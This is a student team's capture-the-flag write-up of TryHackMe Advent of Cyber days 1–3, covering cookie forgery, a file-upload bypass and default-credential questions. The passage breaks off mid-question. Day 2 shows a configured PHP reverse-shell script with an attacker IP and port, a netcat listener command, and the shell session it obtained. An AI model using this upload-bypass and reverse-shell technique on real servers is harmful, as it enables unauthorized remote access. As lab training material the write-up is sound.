

PSP0201

Week 2

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member


Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/Walkthrough:

Question 1

After we register and login into the Christmas Control Centre, we found that we have no access to it.



The screenshot shows a Firefox browser window with the URL `10.10.40.144`. The title bar says "Christmas Console". The main content area has a festive red and orange starburst background. At the top center is a dark rectangular login form containing fields for "Username" and "Password", and buttons for "Log in!" and "Register!".



The screenshot shows the same Firefox browser window after logging in. The title bar now says "View Console". The background features a large, fluffy brown teddy bear sitting on a dark wooden surface. In the center is a table titled "Control" with two columns: "Control" and "Active?". The table lists six items, all marked as "No" under "Active?".

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Question 2

Open the web console tool, and press the storage section to check the cookies of the web page. We can obtain the cookie name by looking at the name section.

The screenshot shows the Chrome DevTools interface with the 'Storage' tab selected. Under the 'Cookies' section for the domain 'http://10.10.209.161', there is one cookie entry:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d	10.10.209.161	/	Tue, 21 Jun 2022 06:08:42 GMT	122	false	false	None	Tue, 21 Jun 2022 06:08:42 GMT

Details for the 'auth' cookie:

- Created: "Tue, 21 Jun 2022 06:08:42 GMT"
- Domain: "10.10.209.161"
- Expires / Max-Age: "Session"
- HostOnly: true
- HttpOnly: false
- Last Accessed: "Tue, 21 Jun 2022 06:08:42 GMT"
- Path: "/"
- SameSite: "None"
- Secure: false
- Size: 122

Question 3

The value of the cookie is in hexadecimal format because it contain 1-F

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d7  
0616e79222c2022757365726e616d65223a2261646d696e227d
```

Question 4

We used Cyberchef to decode the cookie value and found that it is stored in JSON

The screenshot shows the CyberChef interface with the 'From Hex' recipe selected. The input field contains the hex value of the cookie: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d`. The output field displays the decoded JSON object: `{"company": "The Best Festival Company", "username": "admin"}`.

Question 5

The value for the company field cookie can be found in the storage section

Question 6

The field found in the cookie beside company is the username

```
{"company": "The Best Festival Company", "username": "admin"}
```

Question 7

We found the santa's cookie by editing the username to "santa" and convert it into hexadecimal format

The screenshot shows the CyberChef interface with a JSON transformation recipe. The left sidebar lists various operations like 'To Hex', 'From Hex', and 'URL Decode'. The main area has a 'Recipe' tab selected, showing a 'To Hex' step with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The 'Input' tab shows the JSON input: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' tab shows the resulting hex output: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a2273616e7461227d`. The top bar indicates the last build was 12 days ago, and the right bar shows options like 'About / Support'.

Question 8

After finding santa's cookie, we paste it into the cookie value section and refresh the page

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636fbd7036e79223a2252468c520426577342046573146970616c20436f47036e79223c272275735726e16d6522362273616e74612274	10.10.209.161	/	Tue, 21 Jun 2022 06:08:42 GMT	122	false	false	None	Tue, 21 Jun 2022 06:08:42 GMT

Now we have access to the controls. Turning on the controls will let the flag appear.

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

Thought Process/Methodology:

Once we access the target machine, a registration and login page of the Christmas Control Centre has appeared. By registering and logging in an account, we can see a control console appeared on our web page that we do not have any access to it. We open the web developer tool and click on the web console tool to check on the web cookie by looking at the storage section. By looking at the cookie value, we could know that it should be in a hexadecimal format and convert it into text using Cyberchef. After converting it, we found a JSON statement with the username and company elements. We changed username into "santa" and convert it back to hexadecimal format using

Cyberchef. We then replaced the cookie value with the converted one and refreshed the page. The administrator page is shown. Lastly, we proceeded to turn on every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

By combining both hint and id number that have been given in the website, the string of text needs to be added to the URL to get access to the upload page is ?id=ODIzODI5MTNiYmYw



The screenshot shows a web application interface. At the top, there is a title bar with "Title" and "Elf Strikes Back". Below it, a message reads: "This was a lot of fun! You found a vulnerability in a PHP web application. Good job!"

A "Question Hint" modal is open, containing the following text:

Look at the homepage of the website and combine what you find there with the ID given in the task (ODIzODI5MTNiYmYw).
The answer starts with ?id=..

Below the hint, a list of steps is provided:

1. Find a file upload point
2. Try uploading some innocent files -- what does it accept? (Images, text files, PDFs, etc)
3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!

At the bottom of the page, there is a sticky note with the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.
Good luck!

A red circle highlights the ID number "ODIzODI5MTNiYmYw" in the sticky note.

Question 2

If we try to upload a file other than a jpeg file, it will show “no extension detected”, but if we upload a jpeg file, it will show “file received successfully”. It shows that we can only upload a jpeg file which is an image file.





Question 3


The site has give some common subdirectory on the webserver and if we try the subdirectory one by one, we will only see changes when it is /uploads/ while others remain the same.



When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, we might be able to find the uploaded script at <https://www.thebestfestivalcompany.xyz/images/shell.jpg.php>.



Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory			
 pexels-photo-1108099..>	2022-06-21 11:48	21K	





Question 4

Read up the netcat's parameter explanations and find the answer by matching it.

Question 5

1. Copy the webshell that has been given in the site. It will then save up as php-reverse-shell.php .
2. Open the php-reverse-shell and change the ip to ours one and change the port to 443 and save it.

3. Go to open file and change the php-reverse-shell.php file to reverse.jpg.php and upload it into the site (<http://10.10.93.145/?id=ODIzODI5MTNiYmYw>).
4. Copy the command in the site to create a listener and click in the reverse.jpg.php to start listening.
5. Open up the var then www and we will find the flag.txt.
6. By using cat commands , we can then see our flag.

Reverse Shells 1211103311@kali: ~/Downloads

```
File Actions Edit View Help
Assume that we've found somewhere to upload our malicious script, and we've bypassed the filter -- what can we do? The most common of which is uploading a reverse shell. This is a script that connects from the server to our attacking machine. The majority of web servers are written with a PHP interpreter, so we can upload a reverse shell to be one already on Kali/AttackBox at /usr/share/webshells/php/php-reverse-shell.php. (Note: if you're not using Kali or the provided AttackBox, a copy of the script can be found here.)
```

Copy the webshell out into your current directory (cp /usr/share/webshells/php/php-reverse-shell.php .) then open it with your text editor of choice. Scroll down to where it has \$ip and \$port (both marked with // CHANGE THIS). Set the IP to your Target Address (which can be found in the green bubble on the navbar, if you're using the AttackBox, or by running a show tun0 if you're using your own Linux VM with the OpenVPN connection pack) -- making sure to use double-quotes. Set the port to 443 with no double quotes, then save and exit the file. Congratulations, you have a fully configured PHP reverse shell script!

```
(1211103311@kali)-[~/Downloads]
$ ls
aoc-pcaps.zip  pcap1.pcap  reverse-shell.php  (Note: php-reverse-shell.php and php-reverse-shell.php.save
big.txt        pcap2.pcap
NgYunShi(1).ovpn  pcap3.pcap
NgYunShi.ovpn  pexels-photo-1108099.jpeg  wordlist

(1211103311@kali)-[~/Downloads]
$ [REDACTED] directory ( cp /usr/share/webshells/php/php-reverse-shell.php . )
$ [REDACTED] it with your text editor of choice.


Scroll down to where it has $ip and $port (both marked with // CHANGE THIS). Set the IP to your Target Address (which can be found in the green bubble on the navbar, if you're using the AttackBox, or by running a show tun0 if you're using your own Linux VM with the OpenVPN connection pack) -- making sure to use double-quotes. Set the port to 443 with no double quotes, then save and exit the file. Congratulations, you have a fully configured PHP reverse shell script!
```

```
Reverse Shells
1211103311@kali: ~/Downloads
File Actions Edit View Help
Assume that we've found somewhere to upload our malicious script, and we've bypassed the filter-- what th
(1211103311@kali)-[~]
$ cd Downloads
$ nano php-reverse-shell.php
Completing file
aoc-pcaps.zip          pcap1.pcap      php-reverse-shell.php*
big.txt                 pcap2.pcap      php-reverse-shell.php.save*
NgYunShi\1.ovpn         pcap3.pcap      reverse.jpg.php*
NgYunShi.ovpn           pexels-photo-1108099.jpeg wordlist
Copy the webshell out into your current directory (cp /usr/share/webshell/php/php-reverse-shell.ph
ben open it with your text editor of choice.
scroll down to where it has $ip and $port (both marked with // CHANGE THIS). Set the IP to your Try
P Address (which can be found in the green bubble on the navbar, if you're using the AttackBox, or by runni
up a show tun0 if you're using your own Linux VM with the OpenVPN connection pack) -- making sure to
double-quotes. Set the port to 443 with no double quotes, then save and exit the file. Congratulations, yo

```

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.31.52'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



```

File Actions Edit View Help 0.10.93.145:22
└──(1211103311㉿kali)-[~]
$ sudo nc -lvp 443
[sudo] password for 1211103311:
listening on [any] 443 ...
connect to [10.18.31.52] from (UNKNOWN) [10.10.93.145] 55404
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:57:02 up 16 min, 0 users, load average: 0.02, 0.31, 0.60
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (827): Inappropriate ioctl for device
sh: no job control in this shell 12:47 5.4K
sh-4.4$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sh-4.4$ 

```



```
html
sh-4.4$ cat flag.txt
cat flag.txtspoken at length about reverse shell listeners, but what are they? In short, a reverse shell listener is used
to open a network socket to receive a raw connection – like the one created by a reverse shell being executed!
The tool for this is called netcat, which is installed on both Kali and the
AttackBox by default. We can create a listener for an uploaded reverse shell by using this command:
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it! found in the Intro to Shells room linked above, if you're interested.
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
```

-- Muiri (@MuirlandOracle)

This was a *lot* of information, so let's put it all together and look at the full process for exploiting a file upload

sh-4.4\$ Find a file upload point.

Try uploading some innocent files – what does it accept? (Images, text files, PDFs, etc)

Thought Process/Methodology:

Once we access the targeting machine, a page that is showing ‘you are not signed in’ will appear. By adding the string of text in the url, we can then see a page that allows us to upload image file. Then, we add the subdirectory (/uploads/) in the behind the url. Copy and open the php-reverse-shell and change the ip to ours one and change the port to 443 and save it. Upload the php-reverse-file after changing it to jpg file. Create a netcat listener by using this command: sudo nc -lvp 443. We can then start to listen by clicking the file (reverse.jpg.php). Open the www after open var and we will see a flag.txt file. We can then use cat commands to open the txt file and we will get our flag.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, Burp Suite, Foxy proxy

Solution/Walkthrough:

Question 1

The name of the botnet mentioned in the text that was reported in 2018 is [Mirai](#)

control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks pay in USD for reporting default credentials according to the text is [250](#)

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Question 3

Based on the report from Hackerone ID:804548 - the agent assigned from the Dept of Defense that disclosed the report on Jun 25th is **ag3ntj1**




Question 4 & Question 5

By examine the options on FoxyProxy on Burp,

